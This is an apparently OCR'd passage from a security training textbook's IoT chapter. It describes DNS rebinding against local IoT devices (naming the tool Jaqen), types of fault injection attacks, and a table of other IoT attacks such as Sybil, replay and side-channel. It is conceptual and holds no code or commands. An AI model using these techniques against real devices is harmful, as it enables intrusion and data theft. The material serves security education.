
Figure 18.15: Discovering the local IoT devices

Accessing the Local IoT Devices using DNS Rebinding

DNS rebinding is a process of gaining access over the victim's router using a malicious JavaScript code injected on a web page. After this, an attacker can assault any device activated using the default password. After identifying all the connected devices and their information in the network, the attacker exploits further to gain complete access to the local interconnected devices.

Now that the attacker has the information on IoT devices in the network, he/she follows the steps given below:


1. Checks if the malicious code is performing DNS rebinding in all discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker can further extract private information, such as the UIDs and BSSIDs of local access points that are useful in finding the geo-location of the target devices



Victim with IoT Device
Internet
Attacker's DNS Server
Victim's Web Server
Attacker's Web Server

Figure 18.16: DNS rebinding attack on local IoT devices

After successfully launching this attack, the attacker could bypass the security and gain access to applications running on the local IoT devices. Further, the attacker can launch random audio or video files on different browsers of the devices.



Fault Injection Attacks

- Fault injection attacks, also known as **Perturbation attacks**, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security
- Fault injection attacks can be both invasive and non-invasive in nature

Types of Fault Injection Attacks

- **Optical, Electro Magnetic Fault Injection (EMFI), Body Bias Injection (BBI)**
  - Attackers inject faults into the device by using projecting lasers and electromagnetic pulses
- **Power/Clock/Reset Glitching**
  - Attackers inject faults or glitches into the power supply and clock network of the chip
- **Frequency/Voltage Tampering**
  - Attackers tamper with the operating conditions, modify the level of the power supply and/or alter the clock frequency of the chip
- **Temperature Attacks**
  - Attackers alter the temperature for operating the chip, affecting the whole operating environment

Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.


- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.



Other IoT Attacks

Sybil Attack	The attacker uses **multiple forged identities** to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks
Exploit Kits	The attacker uses **malicious script** to exploit poorly patched vulnerabilities in an IoT device
Man-in-the-Middle Attack	The attacker **pretends to be a legitimate sender** who intercepts all the communication between the sender and receiver, and hijacks the communication
Replay Attack	The attacker **intercepts legitimate messages** from a valid communication and continuously sends the intercepted message to the target device to perform a denial-of-service attack or crash the target device
Forged Malicious Device	The attacker **replaces authentic IoT devices** with malicious devices, if they have physical access to the network
Side-Channel Attack	The attacker **extracts information about encryption keys** by observing the emission of signals i.e. "side channels" from IoT devices
Ransomware Attack	Ransomware is a type of malware that **uses encryption to block the user's access** to his/her device either by locking the screen or by locking the user's files

Other IoT Attacks

- ### Sybil Attack

  Vehicular communications play an important role in safe transportation by exchanging important safety messages and traffic updates, but even vehicular ad-hoc networks (VANETs) are not safe from the attackers' reach. An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks. 